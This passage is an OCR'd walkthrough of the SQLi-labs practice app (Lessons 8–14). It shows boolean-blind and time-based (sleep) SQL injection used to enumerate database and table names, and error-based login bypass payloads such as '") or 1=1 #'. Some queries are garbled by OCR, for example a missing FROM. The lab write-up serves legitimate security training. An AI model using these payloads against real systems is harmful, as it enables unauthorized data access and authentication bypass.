
?id=1′ AND (ascii(substr((select database()) ,3,3)) = 99 –+

and we are through.

You are

in…………….


It means the value 99 is true.



Let us see what happens if we change the value 99 to 98:

?id=1′ AND (ascii(substr((select database()) ,3,3)) = 98.

We see that nothing happens on screen and we conclude that we get a false.



Now we start to enumerate the database. The query is


id=1′ AND (ascii(substr((select table_name information_schema.tables where table_schema=database()limit 0,1) ,1,1)) < 105 –+

and we see

a message

You are in……….

It means true.


localhost/sqli-labs/Less-8/?id=1' AND (ascii(substr((select table_name from information_schema.tables where table_schema=
Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Welcome Dhakkan
You are in...........


SQLI DUMB SERIES-8

Now let us try value 101:

id=1′ AND (ascii(substr((select table_name information_schema.tables where table_schema=database()limit 0,1) ,1,1)) = 101 –+

and we see a message

You are in……


ss-8 Blind- Boolian- Single...
Ascii Table - ASCII character ...
localhost/sqli-labs/Less-8/?id=1' AND (ascii(substr((select table_name from information_schema.tables where table_schema=
Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Welcome Dhakkan
You are in...........

SQLI DUMB SERIES-8

It means the 1st letter is **E** for **Email**.


Lessons 9 & 10: Blind injection time-based

Lab 9 does not give us a signal or an error that we have tampered the query, which results in Mysql error. So now it makes us check whether SQL injection is possible.

localhost/sqli-labs/Less-9/?id=1'

Welcome Dhakkan
You are in...........


Here we introduce how to use the sleep command in Mysql. What we see from the screenshot is that we get a response 10 sec after running the query, so the Mysql sleeps for 10 seconds.




```
Server version: 5.1.62-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use security;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select sleep(10);
+-----------+
| sleep(10) |
+-----------+
|         0 |
+-----------+
1 row in set (10.00 sec)
```

Now when we run another query select **if ((select database()=”security”, sleep(10), null);** we get the response 10 seconds after giving us the result that a database security exists. This is also known as a time-based SQL query.

Similarly if we try to run the query select **if ((select database()=”securi”, sleep(10), null);**
there is no time-based response from the SQL server which means that such a database does not exist.



```
+-----------+
| sleep(10) |
+-----------+
|         0 |
+-----------+
1 row in set (10.00 sec)

mysql> select if((select database())="security", sleep(10), null);
+------------------------------------------------------+
| if((select database())="security", sleep(10), null) |
```




```
+----------------------------------------------+
|                                            0 |
+----------------------------------------------+
1 row in set (10.00 sec)

mysql> select if((select database())="securi", sleep(10), null);
+--------------------------------------------+
| if((select database())="securi", sleep(10), null) |
+--------------------------------------------+
|                                       NULL |
+--------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Now we do the same thing in our browser query.

We alter the parameter with

?id=1′ and ((select database()=”security”, sleep(10), null);


There is a waiting response from the browser which you can notice at the bottom of the screenshot below. Since the time-based SQL query was able to detect a legitimate database it gives us the response. If the database name were incorrect, we would not have got a waiting response.




```
localhost/sqli-labs/Less-9/?id=1' and if((select database())="security", sleep(10), null)--+
```

Lessons 11 & 12: Post Error-based single & double quotes


In Lessons 11 & 12 we come to error-based SQL Injections in HTML forms. So we have a login page and we try to login using **username=”admin” password=”password**“. We get a failed login attempt response.



Now we try the query again, using **username=" ' " and password= " ' "** (single quotes). We get a login failed attempt again.




Similarly, the failed login error appears for double quotes for both username and password. But when we enter a double quote for just the username the SQL breaks and has an error.



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""') and passwo [illegible] line 1


When we use a backslash **(/)**
we get a better understanding of the query. We come to the result that we have a double quote followed by the bracket. Hence we have successfully derived the query. So the knowledge we take out from this result is that the developer has used the query

Select * from TABLE where username= ("$uname") and password=("$password") LIMIT 0,1



```
'""") and password=("") LIMIT 0,1'
'"\") and password=("") LIMIT 0,1' at line 1
```


Now in order to fix the query so that it works, we can balance the quotes or comment out the rest of the query. So I comment out the rest of my query in the username field




Username: `") --`

```
ou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"\") and passwo
line 1
```

Now as I press enter, it becomes a valid query though we are not able to login and it does not give us an error message.




Now we alter the username to **“) or 1=1 #:**


Less-12- Error Based- Double q...
localhost/sqli-labs/Less-12/
09:39:46 PM
Welcome Dhakkan
Username :

Username: `") or 1=1 #`

And we are successfully able to login. Cheers J




Similarly, we may get the records for the second user through the username **") or 1=1 LIMIT 2,1 #**

The query simply checks for the second OR condition, validates the user, and prints the record of the second row.


Lessons 13 & 14: Double-injection single quotes with string

Now I will demonstrate Lesson 14 and leave Lesson 13 for readers to practice. It uses the same mechanism as we have used in this lab.

Inputting a large number or a single quote as a username and password does not work. It still gives us a "Login Attempt Failed" message.


Less-14- Double Injection- Dou...
localhost/sqli-labs/Less-14/
Welcome Dhakkan
Username :
Password :
Submit

Now we try the double quotes in the username and voila, the query breaks.

